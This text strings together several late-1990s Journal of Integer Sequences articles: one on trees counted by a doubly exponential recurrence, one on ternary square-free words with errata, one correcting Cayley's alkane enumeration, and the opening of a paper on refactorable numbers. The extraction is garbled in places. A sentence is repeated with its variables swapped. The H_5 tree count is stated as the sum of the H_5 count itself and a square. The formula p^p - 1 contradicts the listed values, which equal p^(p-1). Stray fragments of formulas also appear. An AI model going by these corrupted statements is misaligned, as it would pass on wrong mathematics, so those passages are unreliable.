The more numerous trees in $\mathcal{H}_5$ can be grouped suggestively.



The forest $\mathcal{H}_5$ divides naturally into a disjoint union of $\mathcal{A}_5$, the trees in $\mathcal{H}_5$ whose level 2 vertex is a circle, and $\mathcal{B}_5$, the trees in $\mathcal{H}_5$ whose level 2 vertex is a diamond. Note that these trees are "oriented": the left and right branches are distinct. More technically, these trees are examples of what are called *simple partially-ordered rooted trees.*

Consider $\mathcal{A}_5$. Delete the root and lowest edge of a tree in this set, and change the lowest circle to a root. The result is an element of $\mathcal{H}_4$. It is not hard to see that this mapping is a bijection.

Now consider $\mathcal{B}_5$. Go to the lowest diamond (which must have level 2) of any tree in $\mathcal{B}_5$. Separate the two branches rising from the diamond, and in each one end the lowest edge by a root. This gives a pair of elements of $\mathcal{H}_3$. This mapping is a bijection of $\mathcal{B}_5$ with $(\mathcal{H}_3)^2$, the set of pairs of trees in $\mathcal{H}_3$.

Thus the number of trees in $\mathcal{H}_5$ is the sum of the number of trees in $\mathcal{H}_5$ and the square of the number of trees in $\mathcal{H}_3$.

Theorem 2 If $n \geq 1$, h_n is the number of trees in $\mathcal{H}_n$.

Proof The correspondence described above extends to $\mathcal{H}_n$ so there is a bijection between $\mathcal{H}_{n+2}$ and $\mathcal{H}_{n+1} \cup (\mathcal{H}_n \times \mathcal{H}_n)$. Then the theorem is true because $\mathcal{H}_1$ and $\mathcal{H}_2$ each contain one tree. ■

Counting the leaves on the trees in a forest

The pictures above invite the question: how many leaves are there in the forest $\mathcal{H}_n$? Suppose that j_n is the number of leaves in the forest $\mathcal{H}_n$.

Then $j_1 = j_2 = 1$ and the sequence $\{j_n\}$ satisfies the recurrence

$$j_{n+2} = j_{n+1} + 2h_n j_n. \qquad (4)$$

This is fairly clear from the bijection described in Theorem 2, since $j_n h_n$ is the total number of leaves which occur on all the left hand trees, or on all the right hand trees, in pairings from $\mathcal{H}_n \times \mathcal{H}_n$.

Equation (4) may also be obtained by the following argument which may be of independent interest. Define a polynomial $P_n(x)$ by

$$P_n(x) = \sum_{T \in \mathcal{H}_n} x^{\ell(T)},$$

where $\ell(T)$ is the number of leaves on the tree T. Then clearly $P_n(1) = h_n$, $P_n'(1) = j_n$, and the sequence of polynomials $\{P_n\}$ satisfies the original recurrence, (1): $P_{n+2} = P_{n+1} + P_n^2$. These equations imply (4).

Note that (4) is the linearization of the recursion (1) for h: if we alter the initial values for (1) by the infinitesimal perturbations $h_1 \to h_1 + dh_1$ and $h_2 \to h_2 + dh_2$ then the resulting perturbation $h_n \to h_n + dh_n$ satisfies

$$dh_{n+2} = dh_{n+1} + 2h_n dh_n$$

up to higher order terms.

The recursion (4) can be compared to the simpler recursion,

$$J_{n+2} = 2h_n J_n, \qquad (5)$$

which has solution $J_{2m+2} = J_2 2^m \prod_{k=1}^{m} h_{2k}$ and $J_{2m+3} = J_1 2^m \prod_{k=1}^{m} h_{2k+1}$. Numerical experiments indicate that if (4) and (5) are given the same initial values, i.e., $J_1 = j_1$ and $J_2 = j_2$, then $\frac{j_{2m}}{J_{2m}}$ and $\frac{j_{2m+1}}{J_{2m+1}}$ converge rapidly to (different) constants. Analytically (from the known asymptotics of h_n) and numerically it appears that $\frac{2^m h_{2m}}{J_{2m}}$ and $\frac{2^m h_{2m+1}}{J_{2m+1}}$ also converge to constants. So apparently $j_{2m+\theta} \approx C_\theta 2^m h_{2m+\theta}$ for $\theta = 0, 1$. Therefore the mean number of leaves per tree in $\mathcal{H}_n$ is asymptotically a constant (which

constants. So apparently $y_{2m+\theta} \approx C_\theta 2^m n_{2m+\theta}$ for $\theta = 0, 1$. Therefore the mean number of leaves per tree in $\mathcal{H}_n$ is asymptotically a constant (which depends on the parity of n) multiple of $(\sqrt{2})^n$.

An approach to more general recurrences with some experimental results

We suggest here one way to analyze sequences defined by polynomial recurrence relations. Begin with a recurrence which can be solved exactly:

> Suppose that $h_{n+2} = h_{n+1}h_n$ with initial condition $(h_0, h_1) = (1, 2)$. An explicit formula is given by $h_n = 2^{(n^{\text{th}} \text{ Fibonacci number})}$. Standard asymptotics for the Fibonacci numbers then imply $h_n \approx K^{\nu^n}$ for n large with $K = 2^{1/\sqrt{5}} \approx 1.363$ and $\nu = \frac{1+\sqrt{5}}{2} \approx 1.618$.

We briefly explain how to find a similar expression for any recurrence determined by one monomial. We assume that

$$h_{n+k} = c\, h_n^{\tau_0} h_{n+1}^{\tau_1} \cdots h_{n+k-1}^{\tau_k}, \tag{6}$$

where c is a positive constant and each of the exponents τ_j is a nonnegative integer. We further assume that $\tau_0 > 0$ and that a k-tuple of nonnegative initial values $(h_0, \ldots, h_{k-1})$ is given.

Then the sequence $\{\log h_n\}$ satisfies a linear recurrence with characteristic polynomial $p(x) = x^k - \tau_{k-1}x^{k-1} - \ldots - \tau_1 x - \tau_0$, which can be solved exactly using classical techniques. If $p(1) \neq 0$ ($p(1)$ vanishes only in the uninteresting case $p(x) = x - 1$) then $h_n = C \prod_{i=0}^{k-1} A_i^{\lambda_i^n}$ where $\lambda_0, \ldots, \lambda_{k-1}$ are the roots of p, $C = c^{1/p(1)}$, and $A_0, \ldots, A_{k-1}$ are constants determined by the initial conditions.

Suppose j is the maximum integer so that $p(x) = q(x^j)$ for some polynomial q of degree $m = k/j$. If q has roots $\{\mu_0, \ldots, \mu_{m-1}\}$ then the roots $\{\lambda_0, \ldots, \lambda_{k-1}\}$ of p can be numbered so that $\lambda_{jr+l}^j = \mu_r$ for $l = 0, 1, \ldots, j-1$ and $r = 0, \ldots, m-1$. When $j > 1$, (6) becomes

$$h_{jn+l} = C \prod_{r=0}^{m-1} B_{r,l}^{\mu_r^n}, \; l = 0, 1, \ldots, j-1, \tag{7}$$

$r=0$

where $B_{r,l} = \prod_{s=0}^{j-1} A_{jr+s}^{\lambda_{jr+s}^l}$.

The polynomial $p(x)$ has one positive root ν. We let $\nu = \lambda_0 = \mu_0^{1/j}$. The roots $\lambda_0, \ldots, \lambda_{j-1}$ then all have magnitude $\nu(p)$ and make the dominant contribution to the growth of h_n since $\nu > |\lambda_i|$ for $i \geq j$.

This suggests one way to analyze polynomial recurrences with positive coefficients. We suppose that the recurrence is

$$h_{n+k} = \sum_{\alpha} c_\alpha \, h_n^{r_{\alpha,0}} \, h_{n+1}^{r_{\alpha,1}} \cdots h_{n+k-1}^{r_{\alpha,k-1}}, \tag{8}$$

where each term in the finite sum has positive coefficient c_α and all exponents $r_{\alpha,i}$ are nonnegative integers as in (6). Each term has an associated characteristic polynomial, $p_\alpha(x) = x^k - \sum_{i=0}^{k-1} r_{\alpha,i} x^i$, which in turn has a unique positive root ν_α.

If one term indexed by β is *dominant* in the sense that $\nu_\beta > \nu_\alpha$ for $\alpha \neq \beta$, then simulations and some heuristic reasoning suggest that if the initial conditions are chosen large enough so that $h_n \to \infty$, then h_n behaves asymptotically like the exact solution (7) of the recurrence with only this dominant term:

$$\lim_{n \to \infty} h_n \Big/ \left(C \prod_{i=0}^{k-1} A_i^{\lambda_{\beta,i}^n} \right) = 1, \tag{9}$$

where again $C = c^{1/p(1)}$ but now $A_0, \ldots, A_{k-1}$ depend on the remaining terms in the recurrence as well as on the initial condition.

The recurrence (1) analyzed previously has dominant term, h_n^2, with

The recurrence (1) analyzed previously has dominant term, h_n^2, with $C = 1$, $k = 2$, $j = 2$, and $\nu = \sqrt{2}$. In this case, $C\prod_{i=0}^{k-1} A_i^{\lambda_{n,i}^n}$ is $A_0^{(\sqrt{2})^n} A_1^{(-\sqrt{2})^n}$. When n is even this is $(A_0A_1)^{(\sqrt{2})^n}$ and when n is odd it is $(A_0/A_1)^{(\sqrt{2})^n}$. Theorem 1 therefore verifies (9) with $A_0A_1 \approx 1.436$ and $A_0/A_1 \approx 1.451$.

We have no suggestion for the correct asymptotics when (8) has no dominant term, nor have we proved (9) in general. Here is a report of some numerical experiments which also support (9):

Recurrence and initial condition	k, j, ν for the dominant term	Observed asymptotics
$h_{n+2} = h_{n+1} + (h_n)^3$, $(0,1)$	$2,\ 2,\ 3^{1/2}$	$h_n \approx (K_l)^{3^{n/2}}$, $n \equiv l\ (2)$ for $\begin{cases} K_0 \approx 1.144 \\ K_1 \approx 1.166 \end{cases}$
$h_{n+3} = h_{n+2} + (h_n)^2$, $(0,0,1)$	$3,\ 3,\ 2^{1/3}$	$h_n \approx (K_l)^{2^{n/3}}$, $n \equiv l\ (3)$ for $\begin{cases} K_0 \approx 1.454 \\ K_1 \approx 1.438 \\ K_2 \approx 1.442 \end{cases}$
$h_{n+3} = (h_{n+2})^2 + h_n$, $(0,0,1)$	$1,\ 1,\ 2$	$h_n \approx (1.0257)^{2^n}$
$h_{n+2} = (h_{n+1})^2 + (h_n)^2$, $(0,1)$	$1,\ 1,\ 2$	$h_n \approx (1.111)^{2^n}$

Algebraic identities

Suppose $S = \{s_0, s_1, \ldots\}$ is any sequence of integers, and n is a positive integer. Let $S_n \subset \mathbb{Z}^n$ be the set of all consecutive n-tuples of elements of S: $(x_1, \ldots, x_n) \in S_n$ exactly when $x_j = s_{k+j}$ for some $k \geq 0$ and all j between 1 and n. Define $I_{S,n}$ to be the ideal of polynomials with integer coefficients in n variables (elements of $\mathbb{Z}[X_1, \ldots, X_n]$) which vanish on S_n. If S is defined as the solution of a recurrence which is polynomial with integer coefficients as discussed above then the recurrence itself produces elements of $I_{S,n}$ for n sufficiently large. When do these elements generate $I_{S,n}$? A specific example may be useful. If F is the sequence of Fibonacci numbers, then $I_{F,3}$ contains $X_1 + X_2 - X_3$, determined by the generating recurrence. $I_{F,3}$ is not principal since it also contains $(X_1X_3 - (X_2)^2)^2 - 1$ (from the classical Cassini identity).

(from the classical Cassini identity).

Suppose $H = \{h_0, h_1, \ldots\}$ is the sequence studied in this paper, so $h_{n+2} = h_{n+1} + (h_n)^2$ with $(h_0, h_1) = (0, 1)$. Is $I_{H,3}$ a principal ideal generated by $(X_1)^2 + X_2 - X_3$? Is $I_{H,4}$ generated by $(X_1)^2 + X_2 - X_3$ and $(X_2)^2 + X_3 - X_4$? In other words, does the sequence H satisfy any finite width polynomial identity which is *not* implied by the generating relation? This seems unlikely but we do not know a proof.

References

[AS] A. V. Aho and N. J. A. Sloane, Some doubly exponential sequences, *The Fibonacci Quarterly* 11 (1973), 429-437.

[GN] S. Greenfield and R. Nussbaum, in preparation.

This paper was written in December 1997 with revisions written in February and May 1998, and was based primarily on work done in 1993. Published in Journal of Integer Sequences Oct. 30, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1
(1998), Article 98.1.9

There are More Than $2^{n/17}$ n-Letter Ternary Square-Free Words

Shalosh B. Ekhad and Doron Zeilberger
Department of Mathematics,
Temple University, Philadelphia, PA 19122, USA.
Email: zeilberg@math.rutgers.edu

Abstract: We prove that the "connective constant" for ternary square-free words is at least $2^{1/17}$ = 1.0416... improving on Brinkhuis and Brandenburg's lower bounds of $2^{1/24}$=1.0293... and $2^{1/21}$=1.033... respectively. This is the first improvement since 1983.

A word is *square-free* if it never stutters, i.e. if it cannot be written as axxb for words a,b and non-empty word x. For example, "example" is square-free, but "exampample" is not. See Steven Finch's Mathematical Constants site[4] for a thorough discussion and many references. Let a(n) be the number of ternary square-free n-letter words (A006156, M2550 in the Sloane-Plouffe[5] listing, 1,3,6,12,18,30,42, ...). Brinkhuis[3] and Brandenburg[2] (see also [1]) showed that a(n) is greater than $2^{n/24}$, and $2^{n/21}$ respectively. Here we show, by extending the method of [3], that a(n) is greater than $2^{n/17}$, and hence that mu:=the limit of $a(n)^{1/n}$ as n goes to infinity, is larger than $2^{1/17}$=1.0416... .

Definition: A triple-pair [[U0,V0],[U1,V1],[U2,V2]] where U0, V0, U1, V1, U2, V2 are words in the alphabet {0,1,2} of the same length k, will be called a **k-Brinkhuis triple-pair** if the following conditions are satisfied.

- The 24 words of length 2k, [U or V]0 [U or V]1 , [U or V]0 [U or V]2, [U or V]1 [U or V]2, [U or V]1 [U or V]0, [U or V]2 [U or V]0, [U or V]2 [U or V]1, (i.e. U0U1, U0V1, ..., V2V1), are all square-free.
- For every length r, between k/2 and k , the 12 words consisting of the heads and tails of U0,U1, U2,V0,V1,V2 of length r are all distinct.

It is easy to see (directly, or by adapting the argument in [3]), that if [[U0,V0],[U1,V1],[U2,V2]] is a k-Brinkhuis triple-pair, then for every square-free word $x=x_1...x_n$ of length n in the alphabet {0,1,2}, the 2^n words of length nk, [U or V]x_1[U or V]x_2...[U or V]x_n are also all square-free. Thus the mere existence

of a k-Brinkhuis triple-pair implies that a(nk) is greater than 2^n *a(n), which implies that mu is greater than $2^{1/(k-1)}$.

Theorem: The following is an 18-Brinkhuis triple-pair

[[210201202120102012, 210201021202102012],
[021012010201210120, 021012102010210120],
[102120121012021201, 102120210121021201]].

Proof: Purely routine!

Remark: The above 18-Brinkhuis triple-pair was found by the first author by running procedure FindPair (); in the Maple package JAN, written by the second author.

Another Remark: Brinkhuis[3] constructed a 25-Brinkhuis triple-pair in which U0 and V0 were palindromes, and U1, U2, were obtained from U0 by adding, component-wise, 1 and 2 mod 3, respectively, and similarly for V1, V2. Our improved example resulted from relaxing the superfluous condition of palindromity, but we still have the second property. It is very likely that by relaxing the second property, it would be possible to find even shorter Brinkhuis triple-pairs, and hence get yet better lower bounds for mu. Alas, in this case the haystack gets much larger!

References

1. M. Baake, V. Elser and U. Grimm, The entropy of square-free words, Mathl. Comput. Modelling 26 (1997) 13-26.

2. F.-J. Brandenburg, Uniformly growing kth power-free homomorphisms, Theor. Comp. Sci. 23 (1983) 69-82.

3. J. Brinkhuis, Non-repetitive sequences on three symbols, Quart. J. Math. Oxford (2) 34 (1983) 145-149.

4. S. Finch, Favorite Mathematical Constants Website, Essay on words.

5. N.J.A. Sloane and S. Plouffe, The Encyclopedia of Integer Sequences, Academic Press, 1995. See also the On-Line Encyclopedia of Integer Sequences.

Received Aug. 28, 1998; revised Sept. 10, 1998. Published in Journal of Integer Sequences Oct. 23,

1998. Errata added March 26, 2003.

Return to **Journal of Integer Sequences home page**

Errata and Addenda: ``There Are More Than 2** (n/17) n-Letter Ternary Square-Free Words'' By S. B. Ekhad and D. Zeilberger

Appeared in Journal of Integer Sequences, 98.1.9.

Added March 30, 2001: Jon McCammond wrote a more efficient program (using GAP) that showed that even with the much larger haystack, in which the components Brinkhuis pairs are not related, one still gets the same kind of needles, i.e. 2^(1/17) is best possible (with this method).

Added June 12, 2001: Erratum: Uwe Grimm pointed out that the definition of Brinkhuis triple-pair, as stated, is insufficient to guarantee square-freenes-preservation of the homomorphisms, by presenting a counterexample (see Uwe Grimm's message). However, this is easily fixed. The first condition for being a Brinkhuis triple-pair is equivalent to demanding that

for every square-free word of length 2: [a,b] (there are six of them) the four words
[U or V]_a [U or V]_b
are all square-free.

This condition needs to be replaced by the following condition.

For every square-free word of length 3: [a,b,c] (there are twelve of them) the eight words
[U or V]_a [U or V]_b [U or V]_c ,
are square-free.

It is readily checked (by hand, or use procedure Images1 in JAN), that the proposed Brinkhuis triple-pair is indeed one, even in this new, stronger sense, hence the conclusion of the paper is upheld.

I than Uwe Grimm for his careful reading, and for spotting this inaccuracy.

Journal of Integer Sequences, Vol. 2
(1999), Article 99.1.1

On Cayley's Enumeration of Alkanes (or 4-Valent Trees)

E. M. Rains and N. J. A. Sloane
Information Sciences Research
AT&T Shannon Lab
Florham Park, NJ 07932-0971

Email addresses: rains@research.att.com, njas@research.att.com

Abstract: Cayley's 1875 enumerations of centered and bicentered alkanes (unlabeled trees of valency at most 4) are corrected and extended – possibly for the first time in 124 years.

1. Introduction

In 1875 Cayley attempted to enumerate alkanes C_nH_{2n+2}, or equivalently n-node unlabeled trees in which each node has degree at most 4, and published a short note [Cay75] containing the table:

n	1	2	3	4	5	6	7	8	9	10	11	12	13	
centered	1	0	1	1	2	2	6	9	20	37	86	183	419	(1)
bicentered	0	1	0	1	1	3	3	9	15	38	73	174	380	(2)
total	1	1	1	2	3	5	9	18	35	75	159	357	799	(3)

(The terms "centered" and "bicentered" are defined below.) This table was reproduced by Busacker and Saaty in 1965 [BuS65], and the three sequences were included in [HIS].

In fact the last two columns are in error, as had already been pointed out by Herrmann in 1880 [Her80]. Herrmann uses a different method from Cayley, and gives the correct values 355 (for n=12) and 802 (for n=13) for sequence (3). However, neither in [Her80] nor in his two later notes [Her97], [Her98] does he mention sequences (1) and (2).

The alkane sequence (3) is also discussed in the works by Schiff [Sch75], Losanitsch [Los97], [Los97a], Henze and Blaire [HeB31], Perry [Per32], Polya [Polya36], [Polya37], Harary and Norman [HaN60], Lederberg [Led69], Read [Rea76], Robinson, Harary and Balaban [RoHB76], and Bergeron, Labelle and Leroux [BeLL98]. The simplest generating function is due to Harary and Norman (see Section 4 of [Rea76] or p. 289 of [BeLL98]). However, none of these authors use Cayley's method, and as far as we can tell none of them discuss sequences (1) and (2).

In 1988 R. K. Guy wrote to N.J.A.S., pointing out that there were errors in these three sequences, and suggested that Polya counting theory be used to extend (1) and (2). (The correct version of (3), sequence A602, was already present in [HIS].) To do so is the goal of the present note.

We confess to having another, more ignoble reason for wishing to extend sequences (1) and (2). The sequences in the data-base [EIS] are numbered (A1, A2, A3, ...), and several people have suggested that the "diagonal" sequence, whose *n*th term is the *n*th term of A*n*, should be added to [EIS]. The fact that (1) is sequence A22 provided additional motivation for extending it to at least the 22nd term! (The "diagonal" sequence is now in the data-base, sequence A31135, as is the even less well-defined A37181 whose *n*th term is 1 + *n*th term of A*n*.)

The hard part was determining exactly what Cayley was attempting to count, since [Cay75] is somewhat unclear, and contains many typographical errors. Once the problem was identified, it turned out to be quite easy to calculate these sequences - so in fact it is very likely that this has been done in the 124 years since [Cay75] appeared. But we have been unable to find any record of it in the literature.

2. Generating functions

A tree of diameter 2*m* has a unique node called the *center*, at the midpoint of any path of length 2*m*. A tree of diameter 2*m*+1 has a unique pair of nodes called *bicenters*, at the middle of any path of length 2*m* +1. These terms were introduced by Jordan around 1869 ([Har69], p. 35).

Cayley's approach [Cay75] to counting alkanes uses the notions of center and bicenter to reduce the problem to simpler questions about rooted trees. This turns out to be an awkward way to attack the problem (since the notion of diameter is irrelevant), and may explain why no one else has used this approach.

It is simpler to make use of the notion of "centroid" and "bicentroid", also due to Jordan (see Harary [Har69], p. 36, for the definition). In 1881 Cayley [Cay81] found recurrences for the numbers of *n*-node trees with a centroid (sequence A676) and with a bicentroid (A677), which gave him a simpler way to enumerate unrooted trees (A55). However, as far as we know Cayley did not use the centroid/bicentroid method to enumerate alkanes (A602). This was apparently first done by Polya [Polya36], [Polya37] in

1936.

However, our concern here *is* with centered and bi-centered trees.

We will say that a tree is *k-valent* if the degree of every node is at most *k*. Alkanes are precisely the 4-valent trees.

We wll also consider rooted trees, and define a *b-ary* rooted tree to be either the empty tree or a rooted tree in which the out-degree of every node (the valency excluding the edge connecting it to the root) is at most *b*. This generalizes the notion of a *binary* rooted tree, the case *b*=2, which is either the empty tree or a rooted tree in which every node has 0, 1 or 2 sons. (The literature contains several other definitions of binary and *b*-ary trees. These terms sometimes refer specifically to planar trees. Our trees are not planar, and in particular there is no notion of right or left.)

We will find generating functions for centered and bicentered *k*-valent trees.

Fix *k*, and let $T_{h,n}$ be the number of (*k*-1)-ary rooted trees with *n* nodes and height at most *h*. (The height of a node in a rooted tree is the number of edges joining the node to the root.) By convention the empty tree has height -1. Let $T_h(z) = \text{SUM}_{n>=0}\ T_{h,n}\ z^n$. Then $T_{-1}(z) = 1$, $T_0(z) = 1+z$, and for $h>1$,

$$T_{h+1}(z) = 1+ z\ \mathbf{S}_{k-1}(T_h(z)), \qquad (4)$$

where $\mathbf{S}_m(f(z))$ denotes the result of substituting $f(z)$ into the cycle index for the symmetric group of order *m*!. For example,

$$\mathbf{S}_3(f(z)) = (f(z)^3 + 3 f(z) f(z^2) + 2 f(z^3)) / 3!.$$

Equation (4) holds because if we remove the root and adjacent edges from a rooted tree of height *h*+1 we are left with an unordered (*k*-1)-tuple of trees of height *h*.

Let $C_{2_{h,n}}$ be the number of centered *k*-valent trees with *n* nodes and diameter 2*h*, and let $C_{2_h}(z) = \text{SUM}_{n>=0}\ C_{2_{h,n}}\ z^n$. By deleting the center node and adjacent edges, we see that any such tree corresponds to an unordered *k*-tuple of (*k*-1)-ary rooted trees of height at most *h*-1, at least two of which have height exactly *h*-1. Therefore

$$C_{2_h} = (1+ z\ \mathbf{S}_k(T_{h-1}(z))) - (1+ z\ \mathbf{S}_k(T_{h-2}(z))) - (T_{h-1}(z)-T_{h-2}(z))(T_{h-1}(z) - 1). \qquad (5)$$

The three expressions in (5) account for the *k*-tuples of rooted trees of height at most *h*-1, *k*-tuples of

rooted trees of height at most h-2, and rooted trees with exactly one subtree at the root with height h-1, respectively.

Finally, let C_n denote the number of centered k-valent trees with n nodes, and $C(z) = \text{SUM}_{n>=0}\, C_n z^n$. Then

$$C(z) = \text{SUM}_{h>=0}\, C_{2h}(z) .$$

For $k = 4$ we obtain

$$C(z) = z + z^3 + z^4 + 2\,z^5 + 2\,z^6 + 6\,z^7 + 9\,z^8 + 20\,z^9 + 37\,z^{10} + 86\,z^{11} + 181\,z^{12} + 422\,z^{13} + \ldots ,$$

which is the corrected version of Cayley's sequence (1), A22. (See the table below.)

Bicentered trees are easier to handle. Let $B_{2h+1,n}$ be the number of bicentered k-valent trees with n nodes and diameter $2h+1$, let $B_{2h+1}(z) = \text{SUM}_{n>=0}\, B_{2h+1,n}\, z^n$, let B_n be the total number of bicentered k-valent trees with n nodes, and let $B(z) = \text{SUM}_{n>=0}\, B_n z^n$. Since a bicentered tree corresponds to an unordered pair of (k-1)-ary rooted trees of height exactly h, we have

$$B_{2h+1}(z) = \mathbf{S}_2\,(T_h(z) - T_{h-1}(z)) ,$$

and then

$$B(z) = \text{SUM}_{h>=0}\, B_{2h+1}(z) .$$

For $k = 4$ we obtain

$$B(z) = z^2 + z^4 + z^5 + 3\,z^6 + 3\,z^7 + 9\,z^8 + 15\,z^9 + 38\,z^{10} + 73\,z^{11} + 174\,z^{12} + 380\,z^{13} + \ldots ,$$

Cayley's sequence (2), A200 (which as it turns out was correct).

The generating function for alkenes (A602) is then

$$C(z) + B(z) = z + z^2 + z^3 + 2\,z^4 + 3\,z^5 + 5\,z^6 + 9\,z^7 + 18\,z^8 + 35\,z^9 + 75\,z^{10} + 159\,z^{11} + 355\,z^{12} + 802\,z^{13} + \ldots ,$$

in agreement with Henze and Blair [HeB31] (except that the value they give for n = 19, 147284, is

incorrect: it should be 148284). Further terms are shown in the following table:

Table:Numbers of centered, bicentered and unrestricted 4-valent trees with *n* nodes

n	centered	bicentered	total
	(A22)	(A200)	(A602)
1	1	0	1
2	0	1	1
3	1	0	1
4	1	1	2
5	2	1	3
6	2	3	5
7	6	3	9
8	9	9	18
9	20	15	35
10	37	38	75
11	86	73	159
12	181	174	355
13	422	380	802
14	943	915	1858
15	2223	2124	4347
16	5225	5134	10359
17	12613	12281	24894
18	30513	30010	60523
19	74883	73401	148284
20	184484	181835	366319
21	458561	452165	910726
22	1145406	1133252	2278658
...	...	...	...

If we set $k = 3$ in the above formulae (corresponding to centered, bicentered and unrestricted 3-valent

trees), we obtain sequences A675, A673 and A672, for which the initial terms were (correctly) published by Cayley in another 1875 paper [Cay75a], and further terms were computed by R. W. Robinson in 1975 [Rob75].

For $k = 5$ and 6 the resulting sequences (A36648, A36649, A36650, A36651, A36652, A36653) appear to be new.

References

[BeLL98] F. Bergeron, G. Labelle and P. Leroux, *Combinatorial Species and Tree-Like Structures*, Camb. Univ. Press, 1998, see p. 290.

[BuS65] R. G. Busacker and T. L. Saaty, *Finite Graphs and Networks*, McGraw-Hill, NY, 1965, see p. 201.

[Cay75] A. Cayley, Ueber die analytischen Figuren, welche in der Mathematik Bäume genannt werden und ihre Anwendung auf die Theorie chemischer Verbindungen, *Ber. deutsch. chem. Ges.*, **8** (1875), 1056-1059.

[Cay75a] A. Cayley, On the analytic forms called trees, with applications to the theory of chemical combinations, *Reports British Assoc. Adv. Sci.*, **45** (1875), 257-305 = *Math. Papers*, Vol. 9, pp. 427-460 (see p. 451).

[Cay81] A. Cayley, On the analytical forms called trees, *Amer. J. Math.*, **4** (1881), 266-268.

[Har69] F. Harary, *Graph Theory*, Addison-Wesley, Reading, MA, 1969.

[HaN60] F. Harary and R. Z. Norman, Dissimilarity characteristic theorems for graphs, *Proc. Amer. Math. Soc.*, **54** (1960), 332-334.

[HeB31] H. R. Henze and C. M. Blair, The number of isomeric hydrocarbons of the methane series, *J. Amer. Chem. Soc.*, **53** (1931), 3077-3085.

[Her80] F. Hermann, Ueber das Problem, die Anzahl der isomeren Paraffine der Formel $C_nH_{2^{n+2}}$ zu bestimmen, *Ber. deutsch. chem. Ges.*, **13** (1880), 792. [Both the author's name and the chemical formula are incorrect.]

[Her97] F. Herrmann, Ueber das Problem, die Anzahl der isomeren Paraffine von der Formel $C_nH_{2_{n+2}}$

zu bestimmen, *Ber. deutsch. chem. Ges.*, **30** (1897), 2423-2426.

[Her98] F. Herrmann, Entgegnung, *Ber. deutsch. chem. Ges.*, **31** (1898), 91.

[Led69] J. Lederberg, Topology of molecules, pp. 37-51 of *The Mathematical Sciences*, M.I.T. Press, Cambridge, MA, 1969.

[Los97] S. M. Losanitsch, Die Isomerie-Arten bei den Homologen der Paraffin-Reihe, *Ber. deutsch. chem. Ges.*, **30** (1897), 1917-1926.

[Los97a] S. M. Losanitsch, Bemerkungen zu der Hermannschen Mittheilung: Die Anzahl der isomeren Paraffine, *Ber. deutsch. chem. Ges.*, **30** (1897), 3059-3060.

[Per32] D. Perry, The number of structural isomers of certain homologs of methane and methanol, *J. Amer. Chem. Soc.*, **54** (1932), 2918-2920.

[Polya36] G. Polya, Algebraische Berechnung der Anzahl der Isomeren einiger organischer Verbindungen, *Zeit. f. Kristall.*, **93** (1936), 415-443.

[Polya37] G. Polya, Kombinatorische Abzahlbestimmungen für Gruppen, Graphen und chemische Verbindungen, *Acta Math.* **68** (1937), 145-254. Translated as G. Polya and R. C. Read, *Combinatorial Enumeration of Groups, Graphs and Chemical Compounds*, Springer-Verlag, NY, 1987.

[Rea76] R. C. Read, The enumeration of acyclic chemical compounds, pp. 25-61 of A. T. Balaban, ed., *Chemical Applications of Graph Theory*, Academic Press, NY, 1976.

[Rob75] R. W. Robinson, personal communication, 1975.

[RoHB76] R. W. Robinson, F. Harary and A. T. Balaban, The numbers of chiral and achiral alkanes and mono substituted alkanes, *Tetrahedron*, **32** (1976), 355-361.

[Sch75] H. Schiff, Zur Statistik chemischer Verbindungen, *Ber. deutsch. chem. Ber.*, **8** (1875), 1542-1547.

[HIS] N. J. A. Sloane, *A Handbook of Integer Sequences*, Academic Press, NY, 1973.

[EIS] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at www.research.att.com/~njas/sequences/.

(Concerned with sequences A1, A2, A3, A22, A55., A200, A602, A672, A673, A675, A676, A677, A31135, A36648, A36649, A36650, A36651, A36652, A36653, A37181 .)

Received Aug. 13, 1998; published in Journal of Integer Sequences Jan. 10, 1999.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 2
(1999), Article 99.1.2

Refactorable Numbers - A Machine Invention

Simon Colton
Mathematical Reasoning Group
Institute of Representation and Reasoning
Division of Informatics
University of Edinburgh
80 South Bridge, Edinburgh, EH1 1HN SCOTLAND
Email address: simonco@dai.ed.ac.uk

Abstract: The HR (or Hardy-Ramanujan) program invents and analyses definitions in areas of pure mathematics, including finite algebras, graph theory and number theory. While working in number theory, HR recently invented a new integer sequence, the refactorable numbers, which are defined and developed here. A discussion of how HR works, along with details of well known sequences reinvented by HR and other new sequences invented by HR is also given.

Contents

1. Introduction

The following sequence of integers has recently been accepted into the OnLine Encyclopedia of Integer Sequences, [9]:

[A033950]: 1, 2, 8, 9, 12, 18, 24, 36, 40, 56, 60, 72, 80, 84, 88, 96, 104, 108, 128, 132, 136, 152, 156, ...

The sequence is interesting for two reasons:

- It has a simple definition: those integers *n* for which the number of divisors of *n* divides *n*.
- It was invented by a computer program.

This note gives some results about the refactorables, followed by a discussion of the HR program which invented them and a look at some of the other sequences HR has invented or reinvented.

2. Refactorable Numbers

Notation. Throughout, the number of divisors of an integer, *n*, is written *tau*(*n*), the sum of the divisors of *n* is written *sigma*(*n*) and the number of integers less than and coprime to *n* is written *phi*(*n*).

Definition. An integer, *n*, is a **refactorable** number if and only if *tau*(*n*) divides *n*.

Lemma 1. (Theorem 273 from [4]) If the prime factorization of *n* is

$$n = p_1^{m_1} \ldots p_k^{m_k}$$

then *n* has $(m_1 + 1) \ldots (m_k + 1)$ divisors.

Lemma 2. An odd integer *k* is refactorable if and only if 2*k* is refactorable.

Proof. Suppose $k = p_1^{m_1} \ldots p_k^{m_k}$ By Lemma 1, if *k* is refactorable, $(m_1 + 1) \ldots (m_k + 1)$ divides *k*. Therefore the number of divisors of *2k*, namely $2(m_1 + 1)\ldots(m_k + 1)$, divides 2*k*, and so 2*k* is refactorable. The converse follows by reversing the steps of the argument. QED.

Theorem 1. There are infinitely many odd refactorable numbers, and infinitely many even refactorable numbers.

Proof. From Lemma 1, if p is a prime, $q = p^p - 1$ has p divisors, and so q is refactorable. The result now follows from Lemma 2. QED.

The set of integers of the form $p^p - 1$ forms a subsequence of the refactorable numbers:

[A036878]: 2, 9, 625, 117649, 25937424601, 23298085122481, 48661191875666868481, ...

A more interesting way to prove Theorem 1 is to take the integers in numerical order, find their prime factorizations and apply the map:

$$p_1^{m_1} \cdots p_k^{m_k} \longrightarrow p_1^{p_1^{m_1}-1} \cdots p_k^{p_k^{m_k}-1}$$

For example:

$$3 = 3^1 \quad \text{becomes} \quad 3^{3^1-1} = 9$$

and

